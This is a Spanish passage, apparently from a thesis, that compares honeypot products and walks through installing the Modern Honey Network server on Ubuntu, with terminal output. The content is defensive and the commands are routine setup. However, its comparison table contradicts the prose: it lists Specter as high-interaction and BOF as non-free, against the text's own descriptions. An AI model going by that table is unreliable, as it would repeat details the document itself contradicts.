Dado que los honeypots de baja interacción son simples, ellos conllevan el menor grado de riesgo. Se ofrecen pocas funcionalidades, y hay pocas cosas que puedan llegar a salir mal. Tampoco hay sistema operativo con el cual el atacante pueda interactuar, por lo que el honeypot no puede ser usado para atacar o monitorear otros sistemas. Los honeypots de baja interacción son fáciles de desplegar y mantener porque proveen limitadas capacidades de interacción, lo cual también reduce los riesgos.

### II.2.4.2. Honeypots de interacción media

Son más avanzados que los honeypots de baja interacción, pero no tanto como los de alta interacción. Los honeypots de interacción media tampoco cuentan con un sistema operativo real, pero los servicios que proveen son técnicamente más sofisticados. Aquí los niveles de complejidad del honeypot se vuelven mayores por lo tanto los riesgos también crecen, especialmente en lo que respecta a las vulnerabilidades.

### II.2.4.3. Honeypots de alta interacción

Los honeypots de alta interacción son diferentes; son soluciones complejas e involucran el despliegue de sistemas operativos y aplicaciones reales. Capturan una extensa cantidad de información mientras permiten a los atacantes interactuar con sistemas reales en los que el alcance total de su comportamiento puede ser estudiado y almacenado.
Este tipo de honeypots requieren de mucho tiempo y esfuerzo para su diseño, manejo y mantenimiento. De entre las tres clases de honeypots, estos poseen los mayores niveles de riesgo. Pero la información y evidencia que recopilan para el análisis también es mucho mayor. Con este tipo de honeypots, podemos conocer qué tipo de herramientas los hackers utilizan, de que tipos de "*exploits*" se aprovechan, qué clase de vulnerabilidades normalmente indagan, su capacidad para "*hackear*" y abrirse paso a través de los sistemas operativos y cómo y con qué interactúan.

## II.2.5. Comparación entre los distintos niveles de interacción

La siguiente tabla nos compara los distintos niveles de interacción de los honeypots en distintas categorías:

| Nivel de participación | Bajo | Medio | Alto |
|---|---|---|---|
| **Esfuerzo en instalación y configuración** | **Fácil** | **Medio** | **Difícil** |
| **Mantenimiento y despliegue** | **Fácil** | **Medio** | **Difícil** |
| **Recolección de información** | **Limitado** | **Medio** | **Extensivo** |
| **Nivel de riesgo** | **Bajo** | **Medio** | **Alto** |

1. **Requerimientos de instalación y configuración:** Nos define el tiempo y esfuerzo necesarios para instalar y configurar el honeypot. En general, si el nivel de interacción entre el usuario y el honeypot es mayor entonces el esfuerzo requerido para instalar y configurar el honeypot también será significativo.

2. **Mantenimiento y despliegue:** Esta categoría define el tiempo y esfuerzo involucrado para el despliegue y mantenimiento del honeypot. Una vez más, a mayor funcionalidad provista por el honeypot, mayor será el esfuerzo requerido para su despliegue y mantenimiento.

3. **Recolección de información:** Esto indica cuanta información puede obtener el honeypot sobre el atacante y sus actividades. Los honeypots de alta interacción pueden recopilar vastas cantidades de información, mientras que los honeypots de baja interacción se encuentran altamente limitados.

4. **Nivel de riesgo:** El nivel de interacción impacta directamente en el nivel de riesgo inherente al honeypot. A mayor nivel de interacción, mayor cantidad de funcionalidades serán provistas al atacante y mayor será también la complejidad. Combinados, todos estos elementos pueden introducir un gran riesgo. Por otro lado, los honeypots de baja interacción son muy simples y ofrecen muy pocas funcionalidades a los atacantes, por lo tanto el nivel de riesgo asociado a los mismos es bajo.

## II.2.6. Estudio comparativo de diferentes soluciones de honeypot

En esta sección se discuten las siguientes cinco soluciones honeypot.

- **ManTrap**
- **Back Officer Friendly**
- **Specter**
- **Honeyd**
- **Modern Honey Network Honeynet (honeynet)**

### II.2.6.1. ManTrap

ManTrap es un honeypot comercial de alta interacción creado, mantenido y distribuido por Recourse Technologies.
ManTrap crea un entorno operativo altamente controlado con el cual un atacante puede interactuar. Crea un sistema operativo completamente funcional el cual alberga "jaulas" en lugar de un sistema operativo limitado. Estas jaulas son entornos lógicamente controlados de los cuales un atacante no puede salir y atacar al sistema que lo alberga (*host*). Sin embargo, en lugar de crear una jaula vacía y llenarla con ciertas funcionalidades preestablecidas, ManTrap crea jaulas que son copias espejadas del sistema operativo maestro. De esta manera, cada jaula es un sistema operativo plenamente funcional que tiene las mismas capacidades que un una instalación de producción.
Este acercamiento crea una solución muy poderosa y flexible. Cada jaula es su propio "mundo virtual" con pocas limitaciones. Un administrador puede personalizar cada caja de la misma manera que lo haría con un sistema físicamente separado. Puede crear usuarios, instalar aplicaciones, ejecutar procesos, e incluso compilar sus propios archivos binarios. Cuando un intruso ataca y logra obtener acceso a una jaula, para él (el atacante), ésta se ve como si fuese un verdadero sistema físico separado e ignora completamente el hecho de que en realidad se encuentra en un entorno aislado en el que cada acción que realiza está siendo registrada.

### II.2.6.2. Back Officer Friendly

BackOfficer Friendly, también conocido por sus siglas: "BOF", es una simple solución honeypot de licencia libre desarrollada por Marcus Ranum. Es extremadamente simple de instalar, fácil de configurar así también como de muy bajo mantenimiento.
Sin embargo, esta simplicidad trae un costo. Sus capacidades están severamente limitadas. Cuenta con un pequeño conjunto de servicios que simplemente escuchan en puertos, con capacidades de emulación notablemente reducidas.

Funciona creando *sockets* abiertos que se enlazan a distintos puertos y detectan cualquier conexión que se intente a los mismos. Cuando se realiza una conexión al puerto, estos *sockets* en modo escucha establecen una conexión TCP completa (si el servicio es TCP), guardan el intento en un log, generan una alerta, y luego cierran la conexión, dependiendo de cómo el servicio haya sido configurado. Todo lo que BOF hace ocurre en espacio de usuario. No genera ni personaliza ningún paquete cuando responde a conexiones. A causa de este simple modelo, BOF se puede correr en cualquier plataforma Windows, incluyendo Windows 95 y Windows 98.

### II.2.6.3. Specter

Specter es un honeypot comercial desarrollado, soportado y distribuido por NetSeg. Al igual que BOF, Specter es un honeypot de baja interacción. Sin embargo, Specter cuenta con capacidades y funcionalidades mucho mayores que BOF. No sólo puede emular más servicios, Specter puede emular diferentes sistemas operativos y vulnerabilidades. También posee extensivas capacidades de alerta y registro. Como Specter sólo emula servicios de interacción limitada, es de bajo riesgo, fácil de desplegar y de mantener. Sin embargo, comparado con honeypots de interacción media o alta, es limitado en cuanto a la cantidad de información que es capaz de recopilar. Specter es ante todo un honeypot de producción y comparte las mismas limitaciones que BOF. Específicamente, no puede escuchar o monitorear un puerto que previamente se encuentre tomado por otra aplicación, sino que solo lo puede hacer con puertos libres. La emulación de distintos sistemas operativos la efectúa cambiando el comportamiento de los servicios que emula, de manera que imiten el sistema seleccionado.

### II.2.6.4. Honeyd

Honeyd es desarrollado y mantenido por Niels Provos de la Universidad de Michigan y fue lanzado por primera vez en Abril de 2002. Está diseñado como una solución de baja interacción; no hay ningún sistema operativo destinado a que los atacantes accedan al mismo, sólo cuenta con servicios emulados. Honeyd es diseñado primariamente como un honeypot de producción, usado para detectar ataques o actividad no autorizada.
Honeyd funciona bajo el principio de que cuando detecta un intento de conexión hacia un sistema que no existe, éste asume que la conexión es hostil, muy probablemente un sondeo, escaneo o un ataque. Cuando Honeyd recibe tráfico de estas características, éste adopta una dirección IP y corre un servicio emulado para el puerto que la conexión está probando. Una vez que el servicio emulado se inicia, éste interactúa con el atacante y captura toda su actividad. Cuando el atacante termina y se retira, el servicio emulado también se cierra. Entonces Honeyd continúa a la espera de más tráfico e intentos de conexión hacia sistemas que no existen. Este método es sumamente eficiente. A medida que Honeyd recibe más ataques, repite el proceso descrito tantas veces como ataques perciba. Puede emular múltiples direcciones IP e interactuar con diferentes atacantes todos al mismo tiempo.

### II.2.6.5. Modern Honey Network (honeynet)

Las honeynets o redes señuelo representan el extremo de los honeypots de alta interacción. Estas son capaces de proveer múltiples honeypots simultáneos. Las honeynets no son más que una variedad de sistemas estándar desplegados en una red altamente controlada. Debido a su naturaleza, estos sistemas se convierten en honeypots, dado que su valor proviene del hecho de que son escaneados, atacados y comprometidos. La red controlada captura toda la actividad que ocurre en la honeynet y reducen el riesgo mediante la contención de los atacantes. Las honeynets son una arquitectura que construye una red altamente controlada en la cual es posible instalar cualquier sistema o aplicación deseada.

Modern Honey Network (abreviada MHN) provee manejo de grado empresarial del software de honeypot de código abierto de uso más corriente, desde su seguro despliegue hasta el agregado de miles de eventos. MHN hace del manejo de honeypots seguros una tarea extremadamente simple.
MHN es un software de código abierto en su totalidad, el cual soporta el despliegue de forma distribuida y en gran escala de honeypots internos y externos. MHN usa el estándar *HPFeeds* y honeypots de baja interacción para mantener la efectividad y seguridad a nivel de grado empresarial.
MHN soporta los siguientes sensores y honeypots: Snort, Suricata, Dionaea, Conpot, Kippo, Amun, Glastopf, Wordpot, ShockPot, y p0f.

## II.2.7. Ventajas y desventajas de las soluciones honeypot presentadas

| Honeypot | Ventajas | Desventajas |
|---|---|---|
| **ManTrap** | ▪ Provee mecanismos de respuesta basados en análisis de frecuencia y apagado de máquinas mediante el monitoreo de la creciente actividad de intrusos.<br>▪ Provee monitoreo sigiloso y por lo tanto, análisis de ataques en vivo.<br>▪ Detecta tanto intrusiones por medio de hosts como de la red. | ▪ Requiere de un alto nivel de pericia y habilidad para desplegar y mantener este tipo de honeypots.<br>▪ Incluso así, el riesgo por ser comprometido permanece y si el honeypot se encuentra conectado a los servers de producción es necesario realizar un exhaustivo análisis de riesgos. |
| **BOF** | ▪ Fácil de instalar, configurar y mantener.<br>▪ Corre sobre cualquier Windows o Unix.<br>▪ Bajo riesgo debido a su simplicidad. | ▪ Limitado a siete puertos sobre los cuales puede detector ataques.<br>▪ Los puertos no pueden ser personalizados.<br>▪ No permite logs remotos, alertas o configuración personalizada. |
| **Specter** | ▪ Fácil de instalar, configurar y desplegar.<br>▪ Extensiva emulación de servicios. Monitorea el doble de los servicios que BOF.<br>▪ Capacidades de notificación excepcionales. | ▪ Monitorea solo 14 puertos.<br>▪ Los servicios emulados pre-programados están limitados a interactuar con comportamientos conocidos.<br>▪ Limitaciones en la información recopilada. Principalmente información transaccional y la interacción del atacante con los servicios emulados. |
| **Honeyd** | ▪ Puede monitorear cualquier Puerto TCP o UDP y redes enteras.<br>▪ Como solución de código abierto, es libre y se desarrollara con rapidez con el aporte y desarrollo de otros en la comunidad de seguridad informática. | ▪ Como solución de baja interacción, no provee de un sistema operativo real para que los atacantes interactúen con él.<br>▪ Como solución de código abierto, no provee soporte formal para mantenimiento y solución de problemas.<br>▪ Carece de mecanismos de alerta incorporados. |
| **MHN** | ▪ Flexibilidad, muchas opciones de sensores para agregar al entorno de la honeynet.<br>▪ Extensiva capacidades de captura de datos tanto para para herramientas y tácticas conocidas o no.<br>▪ Provee un dashboard para analizar la información. | ▪ Tecnologías nuevas e inmaduras conllevan un mayor riesgo de fallar o introducir errores. |

## II.2.8. Comparación de varias soluciones de honeypot

| | ManTrap | BOF | Specter | Honeyd | MHN |
|---|---|---|---|---|---|
| Nivel de interacción | Alto | Bajo | Alto | Bajo | Alto |
| Libre | No | No | No | Si | Si |
| Código abierto | No | No | No | Si | Si |
| Soporte de archivos log | Si | No | Si | Si | Si |
| Emulación de SO | Si | No | Si | Si | Si |
| Servicios soportados | No limitado | 7 | 14 | No limitado | No limitado |

## II.2.9. Selección de la solución a implementar en el proyecto

Tras una evaluación de las diferentes alternativas que ofrece el mercado, se ha tomado la decisión de adoptar la solución **Modern Honey Network (MHN)** para el desarrollo del presente trabajo. El motivo se basa principalmente en la versatilidad que MHN otorga en comparación con el resto de las opciones disponibles, ya que facilita la confección de una honeynet de una forma rápida y sencilla ofreciendo una amplia variedad de sensores (honeypots y otras herramientas complementarias afines) para desplegar en la misma. Además centraliza la administración y el flujo de datos recopilado de los mismos en un único servidor central. Por otra parte, MHN es un proyecto honeynet relativamente reciente, de rápido crecimiento y con mucho soporte por parte de sus desarrolladores y la comunidad de Seguridad Informática.


# SECCIÓN III

# IMPLEMENTACIÓN DE LA SOLUCIÓN

# III.1. Infraestructura virtual

Para la confección del entorno de hardware virtual sobre el que vamos a implementar nuestra honeynet se optó por utilizar el hipervisor **VMware Workstation 11** corriendo sobre **Windows 8.1. Pro**. Se puede obtener una descripción con mayor detalle acerca de la configuración y características de la red virtual remitiéndose al **Anexo #01**.

## III.1.1. Diagrama de la red



# III.2. Modern Honey Network

THREATSTREAM

mhn

Modern Honey Network

A pesar de que el software honeypot ha alcanzado un nivel de madurez importante y puede proporcionar información sobre amenazas de alta calidad para las organizaciones, éstos aún no han sido capaces de recibir una amplia adopción. Esto se debe a que los honeypots generalmente son demasiado complicados de implementar y administrar en gran escala.

Modern Honey Network (MHN) es un software de código abierto que simplifica el despliegue de sensores y honeypots así también como la recolección de datos estadísticos a cualquier escala para crear una honeynet. Es desarrollado por **ThreatStream** y cuenta con gran soporte y mantenimiento. MHN hace uso de software de código abierto para la recolección de información, su ordenamiento y almacenamiento en una base de datos **MongoDB**.

Uno de los componentes clave de Modern Honey Network es su aplicación web de muy fácil manejo, la cual permite administrar la honeynet de manera centralizada. Esta aplicación permite al usuario seleccionar el sensor deseado (de una lista de sensores disponibles), a continuación genera una línea de comando Linux la cual se ejecutará en el sistema que hospedará a dicho sensor. Este comando instalará todas las dependencias necesarias junto al software del sensor en cuestión y lo enlazará al servidor MHN. Una vez que la instalación haya finalizado, entonces comenzará a recopilar información a través de un protocolo de código abierto llamado "***HPFeeds***".

El servidor MHN otorga la capacidad de observar centralizadamente los datos capturados por los honeypots que bien pudieron haber sido desplegados en todo el mundo. Por ejemplo, la aplicación web muestra convenientemente el direccionamiento IP de los sistemas atacantes, junto con los detalles sobre los protocolos a los que se dirigen.

## III.2.1. Instalación y configuración

Se ha decidido instalar MHN sobre Ubuntu 12.04 LTS sin ningún componente adicional ni entorno de escritorio. La IP de la máquina en cuestión será: **`192.168.10.1`**.
Tras la instalación del sistema operativo hay que hacer actualizar la información de los repositorios de paquetes, de lo contrario el comando de instalación de paquetes necesarios (véase más adelante) no va a funcionar. Entonces accedemos a la máquina con Ubuntu mediante SSH como usuario "**`miguel`**" y una vez logueado nos vamos a dirigir al directorio "**`/opt/`**", y procedemos a actualizar la información de repositorios mediante el comando "**`apt-get update`**" seguido de "**`apt-get upgrade`**" para actualizar los paquetes ya instalados que no necesitan, como dependencia, la instalación o desinstalación de otros paquetes. Esta operación puede tardar algunos minutos. Se requieren privilegios de "***root***" para ejecutar la mayoría de los comandos de esta guía, por lo que se antecede "**`sudo`**" a los mismos, lo cual nos pedirá su correspondiente password.

```
sudo apt-get update ; sudo apt-get upgrade -y
```

```
root@kali:~# ssh -l miguel 192.168.10.1
miguel@192.168.10.1's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.2.0-86-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '14.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Jul  3 05:57:05 2015 from 192.168.10.3
miguel@ubuntu-12:~$
miguel@ubuntu-12:~$
miguel@ubuntu-12:~$ sudo apt-get update -y ; sudo apt-get upgrade -y
[sudo] password for miguel:
Des:1 http://security.ubuntu.com precise-security Release.gpg [198 B]
Obj http://ar.archive.ubuntu.com precise Release.gpg
Des:2 http://ar.archive.ubuntu.com precise-updates Release.gpg [198 B]
Obj http://ar.archive.ubuntu.com precise-backports Release.gpg
Des:3 http://security.ubuntu.com precise-security Release [54,3 kB]
Obj http://ar.archive.ubuntu.com precise Release
Des:4 http://ar.archive.ubuntu.com precise-updates Release [196 kB]
Des:5 http://security.ubuntu.com precise-security/main Sources [131 kB]
Obj http://ar.archive.ubuntu.com precise-backports Release
Obj http://ar.archive.ubuntu.com precise/main Sources
Obj http://ar.archive.ubuntu.com precise/restricted Sources
Obj http://ar.archive.ubuntu.com precise/universe Sources
```

Logueo remoto mediante SSH

Actualizacion de repositorios y de paquetes ya instalados

Una vez finalizadas las operaciones anteriores procedemos con la instalación de MHN:

Para esto, nos será necesario la herramienta "**Git**". Procedemos a instalarla:

```
sudo apt-get install git -y
```

```
miguel@ubuntu-12:~$ sudo apt-get install git -y
[sudo] password for miguel:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes extras:
  git-man liberror-perl
Paquetes sugeridos:
  git-daemon-run git-daemon-sysvinit git-doc git-el git-arch git-cvs git-svn
```

Instalación de Git

Una vez instalados todos los paquetes nos posicionamos sobre el directorio "**`/opt/`**" y procedemos a descargar una copia de MHN desde **github.com** mediante Git:

```
cd /opt/
sudo git clone https://github.com/threatstream/mhn.git
```

```
miguel@ubuntu-12:~$ cd /opt/
miguel@ubuntu-12:/opt$ sudo git clone https://github.com/threatstream/mhn.git
Cloning into 'mhn'...
remote: Counting objects: 5545, done.
remote: Total 5545 (delta 0), reused 0 (delta 0), pack-reused 5545
Receiving objects: 100% (5545/5545), 3.30 MiB | 838 KiB/s, done.
Resolving deltas: 100% (2703/2703), done.
miguel@ubuntu-12:/opt$
```

Obtención de una copia de MHN mediante Git

Nos posicionamos en el directorio "**`/opt/mhn/`**" y procedemos con la instalación de MHN mediante la ejecución del script "**`install.sh`**".

```
cd mhn
sudo ./install.sh
```

```
miguel@ubuntu-12:/opt$ cd mhn/
miguel@ubuntu-12:/opt/mhn$
miguel@ubuntu-12:/opt/mhn$ ls
flags-LICENSE.txt  LICENSE    scripts  Vagrantfile
install.sh         README.md  server   Vagrantfile.multiple-platforms
miguel@ubuntu-12:/opt/mhn$
miguel@ubuntu-12:/opt/mhn$ sudo ./install.sh
[vie jul  3 06:39:04 ART 2015] Starting Installation of all MHN packages
[vie jul  3 06:39:04 ART 2015] ========= Installing hpfeeds =========
+ apt-get update
Des:1 http://security.ubuntu.com precise-security Release.gpg [198 B]
Obj http://ar.archive.ubuntu.com precise Release.gpg
Des:2 http://ar.archive.ubuntu.com precise-updates Release.gpg [198 B]
Obj http://ar.archive.ubuntu.com precise-backports Release.gpg
Des:3 http://security.ubuntu.com precise-security Release [54,3 kB]
Obj http://ar.archive.ubuntu.com precise Release
Des:4 http://ar.archive.ubuntu.com precise-updates Release [196 kB]
Des:5 http://security.ubuntu.com precise-security/main Sources [131 kB]
```

Nos posicionamos sobre el directorio /opt/mhn/

Procedemos con la ejecucion del script "install.sh"

La instalación puede tomar un tiempo considerable (unos 40 minutos o más).
Eventualmente llegaremos a una sección de la instalación en la que debemos configurar algunos parámetros de MHN.

Se deben completar como se muestra en la figura siguiente y se dejan el resto de los campos con sus valores por defecto (se presiona "***enter***" sin ingresar nada).

```
============================================================
MHN Configuration
============================================================
Do you wish to run in Debug mode?: y/n n
Superuser email: mesanchez824@gmail.com
Superuser password:
Superuser password: (again):
Server base url ["http://186.138.2.100"]: http://192.168.10.1
Honeymap url [":3000"]: http://192.168.10.1:3000
Mail server address ["localhost"]:
Mail server port [25]:
Use TLS for email?: y/n n
Use SSL for email?: y/n n
Mail server username [""]:
Mail server password [""]:
Mail default sender [""]:
Path for log file ["/var/log/mhn/mhn.log"]:
```

Password y repeticion de password

Host en el que corre MHN

Una vez confirmados los datos de configuración, el script de instalación proseguirá a cargar todas las reglas en la base de datos. Esta operación va a tardar varios minutos en completarse.

```
Initializing database, please be patient. This can take several minutes
Imported 500 rules so far...
Imported 1000 rules so far...
Imported 1500 rules so far...
Imported 2000 rules so far...
Imported 2500 rules so far...
Imported 3000 rules so far...
Imported 3500 rules so far...
Imported 4000 rules so far...
Imported 4500 rules so far...
Imported 5000 rules so far...
Imported 5500 rules so far...
Imported 6000 rules so far...
Imported 6500 rules so far...
Imported 7000 rules so far...
Imported 7500 rules so far...
Imported 8000 rules so far...
Imported 8500 rules so far...
Imported 9000 rules so far...
Imported 9500 rules so far...
Imported 10000 rules so far...
Imported 10500 rules so far...
Imported 11000 rules so far...
```

Eventualmente, la instalación de MHN concluirá y nos preguntara como último paso si deseamos configurar la integración con "**Splunk**". Ingresamos "**n**" (no) y la instalación se dará por finalizada.

```
Would you like to integrate with Splunk? (y/n) n
Skipping Splunk integration
The splunk integration can be completed at a later time by running this:
    cd /opt/mhn/scripts/
    sudo ./install_splunk_universalforwarder.sh <SPLUNK_HOST> <SPLUNK_PORT>
    sudo ./install_hpfeeds-logger-splunk.sh
[vie jun 26 12:02:39 ART 2015] Completed Installation of all MHN packages
root@ubuntu12:/opt/mhn#
```

A continuación debemos comprobar si los procesos de **Nginx**, **Supervisor** y **MHN** están corriendo, ejecutando los siguientes comandos:

```
sudo /etc/init.d/nginx status
sudo /etc/init.d/supervisor status
sudo supervisorctl status
```

```
root@ubuntu12:/opt/mhn# sudo /etc/init.d/nginx status
 * nginx is running
root@ubuntu12:/opt/mhn# sudo /etc/init.d/supervisor status
 is running
root@ubuntu12:/opt/mhn# sudo supervisorctl status
geoloc                           RUNNING    pid 30603, uptime 0:22:20
honeymap                         RUNNING    pid 30604, uptime 0:22:20
hpfeeds-broker                   RUNNING    pid 10059, uptime 0:31:48
mhn-celery-beat                  RUNNING    pid 32375, uptime 0:02:04
mhn-celery-worker                FATAL      Exited too quickly (process log may have de
tails)                           El proceso mhn-celery-worker no arranco correctamente
mhn-collector                    RUNNING    pid 32377, uptime 0:02:04
mhn-uwsgi                        RUNNING    pid 32379, uptime 0:02:04
mnemosyne                        RUNNING    pid 27932, uptime 0:26:31
```

Como se puede apreciar en la figura anterior, "**nginx**" y "**supervisor**" están corriendo. Sin embargo, hay un problema con uno de los procesos hijos de este último (el proceso "**mhn-celery-worker**"). Esto se debe a un cambio que se ha realizado en los scripts de instalación de MHN en las últimas versiones.
Para solucionarlo es preciso correr el siguiente comando:

```
sudo chown www-data /var/log/mhn/mhn.log && sudo supervisorctl start mhn-celery-worker
```


Corriendo nuevamente el comando "**`sudo supervisorctl status`**" podremos comprobar que esta vez, el proceso arrancara correctamente.

```
sudo supervisorctl status
```

```
root@ubuntu12:/opt/mhn# chown www-data /var/log/mhn/mhn.log && sudo supervisorctl start
 mhn-celery-worker
mhn-celery-worker: started
root@ubuntu12:/opt/mhn# sudo supervisorctl
statusgeoloc                     RUNNING    pid 30603, uptime 0:23:17
honeymap                         RUNNING    pid 30604, uptime 0:23:17
hpfeeds-broker                   RUNNING    pid 10059, uptime 0:32:45
mhn-celery-beat                  RUNNING    pid 32375, uptime 0:03:01
mhn-celery-worker                RUNNING    pid 32455, uptime 0:00:20
mhn-collector                    RUNNING    pid 32377, uptime 0:03:01
mhn-uwsgi                        RUNNING    pid 32379, uptime 0:03:01
mnemosyne                        RUNNING    pid 27932, uptime 0:27:28
```

Problema solucionado

Si todo funciona correctamente ya podemos acceder mediante el navegador web a la URL indicada en la configuración y autenticarnos mediante la cuenta de correo electrónico y contraseña seleccionados durante la misma.



# III.3. Sensores

## III.3.1. El concepto de "sensor"

Es muy importante entender que un sensor es una aplicación externa al manejo de MHN, los sensores se pueden instalar en el propio servidor de Modern Honey Network, pero a la vez también podemos ir desplegándolos en otros servidores remotos, de esta forma vamos a poder desplegar tantos honeypots como la capacidad computacional disponible permita, y todos los datos se van a cruzar en la consola de administración central, pudiendo filtrar no sólo la procedencia y el tipo de ataque que reciben los sensores, sino que además podremos filtrar por destinos. En el caso de instalar sensores en varios servidores por diferentes países, también vamos a tener una idea de que países o proveedores de redes son los más susceptibles a ser atacados y no sólo eso, también la información de qué ataques se hacen en cada zona geográfica, aparte de qué tipo de ataques son más comunes dependiendo de la procedencia de los mismos. Es interesante poder ver todo esto en directo, por lo que se deben emplazar tantos sensores como sea posible.

